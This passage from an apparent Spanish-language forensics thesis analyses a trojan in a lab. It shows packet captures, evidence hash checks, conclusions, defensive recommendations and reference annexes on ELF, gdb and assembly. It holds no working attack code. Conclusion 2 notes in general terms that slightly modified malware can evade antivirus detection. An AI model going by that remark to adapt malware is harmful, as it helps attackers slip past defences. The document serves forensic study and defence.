16	2.56674	192.168.1.2	192.168.1.1	TCP	66	mgcp-callagent > 46991 [FIN, ACK] Seq=1 Ack=1 Win=5888 Len=0
17	2.56684	192.168.1.1	192.168.1.2	TCP	66	46991 > mgcp-callagent [FIN, ACK] Seq=1 Ack=2 Win=14608 Len=0
18	2.56724	192.168.1.2	192.168.1.1	TCP	66	mgcp-callagent > 46991 [ACK] Seq=2 Ack=2 Win=5888 Len=0

Frame 12: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Ethernet II, Src: CadmusCo_6e:40:03 (08:00:27:6e:40:03), Dst: CadmusCo_00:0d:30 (08:00:27:00:0d:30)

Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 192.168.1.1 (192.168.1.1)

Transmission Control Protocol, Src Port: mgcp-callagent (2727), Dst Port: 46991 (46991), Seq: 0, Ack: 1, Len: 0

Source port: mgcp-callagent (2727)

Destination port: 46991 (46991)

[Stream index: 1]

Sequence number: 0 (relative sequence number)

Acknowledgement number: 1 (relative ack number)

000 08 00 27 00 0d 30 08 00 27 6e 40 03 08 00 45 00 ...'n@...E.
 010 00 3c 00 00 40 00 40 06 b7 68 c0 a8 01 02 c0 a8 ...<...@...h.....
 020 01 01 0a a7 b7 8f d7 a4 b8 80 e1 3e 9a fd a0 12 ...P.B.....P.

Capturing from eth1 ... Mozilla Firefox root@bt: ~

Figura 4.5-27 Transmisión de sockets

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
11	2.56504	192.168.1.1	192.168.1.2	TCP	74	46991 > mgcp-callagent [SYN] Seq=0 Win=14600 Len=0 MSS=1460
12	2.56544	192.168.1.2	192.168.1.1	TCP	74	mgcp-callagent > 46991 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
13	2.56554	192.168.1.1	192.168.1.2	TCP	66	46991 > mgcp-callagent [ACK] Seq=1 Ack=1 Win=14608 Len=0
14	2.56624	192.168.1.2	192.168.1.1	TCP	74	40530 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM
15	2.56624	192.168.1.1	192.168.1.2	TCP	54	http > 40530 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	2.56674	192.168.1.2	192.168.1.1	TCP	66	mgcp-callagent > 46991 [FIN, ACK] Seq=1 Ack=1 Win=5888 Len=0
17	2.56684	192.168.1.1	192.168.1.2	TCP	66	46991 > mgcp-callagent [FIN, ACK] Seq=1 Ack=2 Win=14608 Len=0
18	2.56724	192.168.1.2	192.168.1.1	TCP	66	mgcp-callagent > 46991 [ACK] Seq=2 Ack=2 Win=5888 Len=0

Frame 15: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)

Ethernet II, Src: CadmusCo_00:0d:30 (08:00:27:00:0d:30), Dst: CadmusCo_6e:40:03 (08:00:27:6e:40:03)

Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.2 (192.168.1.2)

Transmission Control Protocol, Src Port: http (80), Dst Port: 40530 (40530), Seq: 1, Ack: 1, Len: 0

Source port: http (80)

Destination port: 40530 (40530)

[Stream index: 2]

Sequence number: 1 (relative sequence number)

Acknowledgement number: 1 (relative ack number)

0000 08 00 27 6e 40 03 08 00 27 00 0d 30 08 00 45 00 ...'n@... '...E.
 0010 00 28 00 00 40 00 40 06 b7 7c c0 a8 01 01 c0 a8 ...('...@... ..]
 0020 01 02 00 50 9e 52 00 00 00 00 d7 bc 1e f7 50 14 ...P.B.....P.

Capturing from eth1 ... Mozilla Firefox root@bt: ~

Figura 4.5-28 Transmisión de sockets

4.5.6 INTEGRIDAD DEL ARCHIVO

Ya hemos analizado los ataques que puede realizar este código malicioso, por último nos quedaría verificar que la evidencia no ha sido alterada o sufrido algún cambio en su análisis y haber mantenido su integridad.

Se utiliza el comando md5sum con la opción `-c`, el cual se encargara de verificar si la evidencia ha sido alterada o no, la gráfica muestra que toda nuestra evidencia mantiene su integridad.




Figura 4.5-29 Integridad del archivo




Figura 4.5-30 Integridad del archivo




Figura 4.5-31 Integridad del archivo




Figura 4.5-32 Integridad del archivo

4.6 ANALISIS DE ARCHIVO HELLO.S

Al utilizar el comando file se pudo determinar que HELLO.S es un archivo de lenguaje ensamblador, al revisar su contenido con el comando strings no se pudo obtener ninguna información de relevancia o importancia.



```
File Edit View Terminal Help

root@bt:~/TESIS# file HELLO.S
HELLO.S: ASCII assembler program text
root@bt:~/TESIS# strings -a HELLO.S
.file "hello.c"
.section .rodata
.LC0:
.string "Hello World!\n"
.text
.align 2
.globl main
.type main,@function
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    andl $-16, %esp
    movl $8, %eax
    subl %eax, %esp
    subl $12, %esp
    pushl $.LC0
    call printf
    addl $16, %esp
    movl $0, %eax
    leave
    ret
.Lfe1:
.size main,.Lfe1-main
.ident "GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)"
root@bt:~/TESIS#
root@bt:~/TESIS#
```

Figura 4.6-1 Análisis del archivo hello.s

CONCLUSIONES

1. Según lo analizado e investigado el código malicioso se presenta al usuario como un programa aparentemente legítimo e inofensivo pero al ejecutarlo ocasiona daños, este se denomina en informática como un troyano.

Los troyanos pueden realizar diferentes tareas, pero en la mayoría de los casos crean una puerta trasera que permite la administración remota a un usuario no autorizado.

Un troyano no es un virus informático, aun cuando teóricamente pueda ser distribuido y funcionar como tal. La diferencia fundamental entre un troyano y un virus consiste en su finalidad, para que un programa sea un troyano sólo tiene que acceder y controlar la máquina víctima sin ser advertido.

Al contrario que un virus, que es un huésped destructivo, el troyano no necesariamente provoca daños porque no es su objetivo.

2. Se puede utilizar un código malicioso ya existente y modificarlo para hacerlo menos vulnerable a los diferentes sistemas de seguridad de la red, mínimos cambios en un código malicioso pueden hacer que ya no sea reconocido como malicioso por un programa antivirus, es por esta razón que existen tantas variantes de virus, gusanos y otros códigos maliciosos.
3. El atacante puede hacer uso de los diferentes puertos utilizados y así comprometer la seguridad e integridad de los datos de la red.
4. Un atacante que intente o consiga tener control sobre nuestro ordenador necesita tener a su disposición una puerta abierta en nuestro ordenador para poder comunicarse, es decir, un puerto de comunicaciones.
5. Los códigos maliciosos pueden tener múltiples objetivos como extenderse por la computadora, otras computadoras en una red o por internet, robar información y claves, eliminar archivos e incluso formatear el disco duro o mostrar publicidad no deseada.

RECOMENDACIONES

1. Una medida básica de seguridad es conocer que puertos tenemos; cuales están abiertos y porque están abiertos, hay que analizarlos dependiendo de los servicios que utilice la empresa porque de no ser así puede representar una potencial falla de seguridad.
2. Desde el punto de vista de seguridad, es recomendable permitir el acceso sólo a los servicios que sean imprescindibles, dado que cualquier servicio expuesto a Internet es un punto de acceso potencial para intrusos.
3. Debería implementarse soluciones anti-x, estas son herramientas para la detección y eliminación de amenazas de tipo spam, virus o malware, que se encuentran en el tráfico de la red o en el correo.

4. Otra buena recomendación con respecto a la seguridad de la red es la implementación de HIPS o sistema de prevención contra intrusos, es un sistema que monitorea cada actividad que realiza un programa y notifica al usuario lo que está pasando para que este tome acción, permitiendo o bloqueando la acción. Adicional los HIPS incluyen sistemas de consultas de comunidad en las notificaciones a los usuarios, estos sistemas intentan ayudar al usuario a seleccionar la mejor opción de bloquear o continuar en base a las respuestas de otros usuarios. En otras palabras, cada vez que un usuario bloquea o permite el acceso a un programa, el HIPS almacena esta información en una base de datos central y la comparte con la comunidad de usuarios de ese HIPS.
5. Otra medida de seguridad que se debería tomar en cuenta es la implementación de un firewall que normalmente se utiliza para evitar que usuarios no autorizados no puedan tener acceso a la red interna.
6. Es muy importante que se creen cuentas de usuarios con los permisos estrictamente necesarios para las tareas que se vayan a realizar y de esta manera poder minimizar las posibilidades de que un troyano pueda ejecutarse con permisos de administrador.

7. En las políticas de seguridad establecidas se debe incluir la aplicación de actualizaciones periódicas de seguridad o parches, para esto lo más indicado seria tener un servidor de actualizaciones Central para evitar que todas PC clientes de la red se conecten a internet a tratar de actualizar. Estos equipos clientes debería actualizar sus sistemas a través del Servidor Central que es el único que podría conectarse a internet para bajar todas las actualizaciones de los equipos de red.
8. Cuando haya la necesidad de instalar algún programa es muy importante considerar que para prevenir posibles troyanos hay que asegurarse antes de la instalación de un paquete su checksum MD5 y su firma PGP. El MD5 comprueba la integridad y no alteración del paquete, y la firma PGP la autenticidad de su autor.
9. Mantener un servidor activo de logs en la red es muy importante para poder monitorear toda la actividad que se genera en los equipos de comunicación; esto nos ayudaría para saber si las actividades programadas se cumplieron correctamente o para determinar en qué actividad un servidor dio error y colapsó o hubo algún movimiento sospechoso.

ANEXO A

VERSIONES DE BACKTRACK

Según su registro de desarrollo fueron liberadas las siguientes versiones:[15]

Tabla 1 Publicaciones

FECHA	LANZAMIENTO
05/02/2006	BackTrack 1.0 Beta
26/05/2006	TheBackTrack 1.0 Final
13/10/2006	BackTrack 2 Primera Beta
19/11/2006	BackTrack 2 Segunda Beta
06/03/2007	BackTrack 2 Final
17/12/2007	BackTrack 3 Beta
19/06/2008	BackTrack 3 Final
11/02/2009	BackTrack 4 Beta
19/06/2009	BackTrack 4 Final
09/01/2010	BackTrack 4 Final
08/05/2010	BackTrack 4 R1 Final
22/11/2010	BackTrack 4 R2 Final
10/05/2011	BackTrack 5 Final (Kernel 2.6.38)
18/08/2011	BackTrack 5 R1 Final (Kernel 2.6.39.4)
01/03/2012	BackTrack 5 R2 Final (Kernel 3.2.6)

ANEXO B

SIMBOLOS, COMANDO NM

A continuación nos guiaremos con la siguiente tabla la cual nos indica el significado de cada símbolo al momento de ejecutar el comando nm: [\[23\]](#)

Tabla 2 Símbolos nm

TIPO	SIGNIFICADO
A	El valor es absoluto
B	El símbolo se encuentra en la sección de datos sin inicializar(.bbs)
D	Datos inicializados(.data)
N	Símbolos de depuración
R	Información de solo lectura(.rodata)
T	Texto/código de la sección(.text)
U	Símbolo sin definir
W	Símbolo débil
?	Símbolo desconocido

ANEXO C

FORMATO ELF, ESTRUCTURA Y SECCIONES ELF

FORMATO ELF (FORMATO EJECUTABLE Y VINCULABLE)

ELF también es conocido como un objeto de archivo con el cual se puede ejecutar archivos o compartir librerías que comúnmente son usados en sistemas Unix.[\[16\]](#)

Existen tres tipos principales de un objeto de archivo:

- ✓ **Archivo Reubicable:** Tiene código y datos adecuados para establecer vínculos con otro objetos de archivos
- ✓ **Archivo Ejecutable:** Tiene un programa adecuado para su ejecución
- ✓ **Archivo de Objetos Compartidos:** Contiene código y datos adecuados para la vinculación en dos contextos

ESTRUCTURA ELF

La estructura del formato ELF nos ofrece dos representaciones en paralelo del contenido del archivo las cuales son:

- ✓ **Vista Vinculada:** Es donde se construye un programa
 - ✓ **Vista de Ejecución:** Es donde se ejecuta un programa
- SECCIONES**
- ELF[\[25\]](#)

Tabla 3 Secciones ELF

SECCIÓN	DESCRIPCIÓN
.bss	Datos no inicializados presentes en la imagen del proceso.
.comment	Información de la versión de control.
.data	Datos inicializados en la imagen del proceso.
.debug	Información de depuración.
.dynamic	Información de Vinculamiento dinámico.
.dynstr	Cadenas requeridas para el Vinculamiento dinámico.
.dynsym	Tabla de símbolos para el Vinculamiento dinámico.
.fini	Código de terminación de procesos.
.got	Tabla de desplazamiento global.
.hash	Tabla de símbolos hash.
.init	Código de inicialización para el proceso.
.interp	Nombre del enlazador dinámico.
.line	Numero de información de la línea de depuración simbólica.
.plt	Procedimiento de la tabla de enlazado.
.rel<x>	Recolección de información por sección.
.rodata	Datos de solo lectura.
.shstrtab	Nombres de sección
.strtab	Tabla de símbolos de entradas de nombres.

.symtab	Tabla de símbolos.
.text	Instrucciones ejecutables (código).

ANEXO D

COMANDO READELF –PROGRAM –HEADERS

TABLA DE ENTRADA DE LAS CABECERAS

Significado de la entrada de las cabeceras al momento de ejecutar el comando
readelf -program -headers: [\[24\]](#)

Tabla 4 Entradas de Cabeceras

TIPOS	DESCRIPCIÓN
Dynamic	Información específica de vinculación dinámica (.dynamic).
Interp	El enlazador dinámico a usar.
Load	Porción del archivo que se carga en memoria
Note	Ubicación y tamaño de la información auxiliar
PHDR	Ubicación y tamaño de la tabla de la cabecera del programa

ANEXO E

LENGUAJE ENSAMBLADOR

LENGUAJE ENSAMBLADOR

El lenguaje ensamblador es un lenguaje de programación de bajo nivel para los computadores, microprocesadores, micro-controladores, y otros circuitos integrados programables. Implementa una representación simbólica de los códigos de máquina binarios y otras constantes necesarias para programar una arquitectura dada de CPU y constituye la representación más directa del código máquina específico para cada arquitectura legible por un programador.

El código escrito en lenguaje ensamblador posee una cierta dificultad de ser entendido ya que su estructura se acerca al lenguaje máquina, es decir, es un lenguaje de bajo nivel.[\[21\]](#)

Los programas hechos por un programador experto en lenguaje ensamblador son generalmente mucho más rápidos y consumen menos recursos del sistema (memoria RAM y ROM) que el programa equivalente compilado desde un lenguaje de alto nivel. Al programar cuidadosamente en lenguaje ensamblador se pueden crear programas que se ejecutan más rápidamente y ocupan menos espacio que con lenguajes de alto nivel.

Con el lenguaje ensamblador se tiene un control muy preciso de las tareas realizadas por un microprocesador por lo que se pueden crear segmentos de código

difíciles y muy ineficientes de programar en un lenguaje de alto nivel, ya que, entre otras cosas, en el lenguaje ensamblador se dispone de instrucciones del CPU que generalmente no están disponibles en los lenguajes de alto nivel, también se puede controlar el tiempo en que tarda una rutina en ejecutarse, e impedir que se interrumpa durante su ejecución.

INSTRUCCIONES DEL LENGUAJE ENSAMBLADOR

Entre las más importantes tenemos:[\[22\]](#)

Tabla 5 Instrucciones del Lenguaje Ensamblador

push	Almacena datos encima de la pila o stack de memoria, una pila es una estructura de memoria
pop	Extrae datos de la pila o stack de memoria
inc	Incrementa 1 al contenido de registro
dec	Decremento 1 al contenido de registro
sub	Resta el operando destino al operando fuente
jmp	Realiza un salto de ejecución incondicional hacia una dirección

	específica
jne	Realiza un salto de ejecución incondicional, si las comparaciones no son iguales o si no son cero, realiza el salto.
%ebp	Apuntador de marco de pila, es un registro que sirve como apuntador para poder utilizar la pila
%esp	Apuntador de pila, este es el registro cuyo contenido cambia mientras se ejecuta el procedimiento
movb	Mueve un byte
call	Llamar procedimientos
test	Verificar instrucciones
out	Lleva información a un puerto
in	Leer información recibida desde un puerto
int	Provoca la terminación del programa
add	Adiciona algo contenido
mov	Introducir valores aun registro
mov	Introducir valores aun registro

ANEXO F

OPCIONES COMANDO GDB

Ya dentro del gdb podemos utilizar algunas opciones para analizar nuestro binario entre las cuales tenemos: [\[17\]](#)

Tabla 6 Opciones de Comando gdb

COMANDO	DESCRIPCION
Break *dirección Break(nombre de función)	Crea un punto de quiebre con una dirección o una función específica.
Delete	Elimina todo los breakpoints.
Stepi	Ejecuta una instrucción.
Nexti	Ejecuta una instrucción pero es más utilizado para funciones.
Continue	Continúa con la ejecución de un ejecutable.
Finish	Ejecuta hasta el final de la función ejecutada.
Disassemble	Muestra el desmontaje de la instrucción.
Print [arg] dirección	Muestra información de las direcciones.
X	Examina cada argumento
info files	Muestra información de los archivos que están en uso.
Infobreakpoints	Muestra los breakpoints y sus estados

Inforegisters	Muestra el contenido de los registros
Infofunctions	Muestra el nombre y direcciones de las funciones
Infosharedlibrary	Información acerca de las librerías cargadas
Helpinfo	Enlista varios subcomandos info

ANEXO G

TABLA ASCII

Tabla 7 Tabla de Código ASCII

Tabla de códigos ASCII - Formato de caracteres estándares											
ASCII	Hex	Símbolo	ASCII	Hex	Símbolo	ASCII	Hex	Símbolo	ASCII	Hex	Símbolo
0	0	NUL	16	10	DLE	32	20	(espacio)	48	30	0
1	1	SOH	17	11	DC1	33	21	!	49	31	1
2	2	STX	18	12	DC2	34	22	"	50	32	2
3	3	ETX	19	13	DC3	35	23	#	51	33	3
4	4	EOT	20	14	DC4	36	24	\$	52	34	4
5	5	ENQ	21	15	NAK	37	25	%	53	35	5
6	6	ACK	22	16	SYN	38	26	&	54	36	6
7	7	BEL	23	17	ETB	39	27	'	55	37	7
8	8	BS	24	18	CAN	40	28	(	56	38	8
9	9	TAB	25	19	EM	41	29	)	57	39	9
10	A	LF	26	1A	SUB	42	2A	*	58	3A	:
11	B	VT	27	1B	ESC	43	2B	+	59	3B	;
12	C	FF	28	1C	FS	44	2C	,	60	3C	<
13	D	CR	29	1D	GS	45	2D	-	61	3D	=
14	E	SO	30	1E	RS	46	2E	.	62	3E	>
15	F	SI	31	1F	US	47	2F	/	63	3F	?

ASCII	Hex	Símbolo	ASCII	Hex	Símbolo	ASCII	Hex	Símbolo	ASCII	Hex	Símbolo
64	40	@	80	50	P	96	60	`	112	70	p
65	41	A	81	51	Q	97	61	a	113	71	q
66	42	B	82	52	R	98	62	b	114	72	r
67	43	C	83	53	S	99	63	c	115	73	s
68	44	D	84	54	T	100	64	d	116	74	t
69	45	E	85	55	U	101	65	e	117	75	u
70	46	F	86	56	V	102	66	f	118	76	v
71	47	G	87	57	W	103	67	g	119	77	w
72	48	H	88	58	X	104	68	h	120	78	x
73	49	I	89	59	Y	105	69	i	121	79	y
74	4A	J	90	5A	Z	106	6A	j	122	7A	z
75	4B	K	91	5B	[	107	6B	k	123	7B	{
76	4C	L	92	5C	\	108	6C	l	124	7C	
77	4D	M	93	5D	]	109	6D	m	125	7D	}
78	4E	N	94	5E	^	110	6E	n	126	7E	~
79	4F	O	95	5F	_	111	6F	o	127	7F	□

BIBLIOGRAFÍA

[1] Interpol, Ciberdelincuencia, <http://www.interpol.int/es/Criminalidad/Delincuencia-inform%C3%A1tica/Ciberdelincuencia>, fecha de consulta agosto 2012.

[2] El universo, Estadísticas delitos informáticos, <http://www.eluniverso.com/2012/06/29/1/1356/bancos-deben-tener-seguros-contradelitos-informaticos.html>, fecha de consulta agosto 2012.

[3] El tiempo, Computación forense, http://www.eltiempo.com/tecnologia/actualidad/ARTICULO-WEB-NEW_NOTA_INTERIOR-9644346.html, fecha de consulta agosto 2012.

[4] Ramos Alejandro, Historia de la computación forense, <http://www.securitybydefault.com/2011/03/historia-de-la-informatica-forense.html>, fecha de consulta agosto 2012.

[5] Zuccardi Giovanni, Objetivos de la Computación forense, <http://pegasus.javeriana.edu.co/~edigital/Docs/Informatica%20Forense/Informatica%20Forense%20v0.6.pdf>, fecha de consulta agosto 2012.

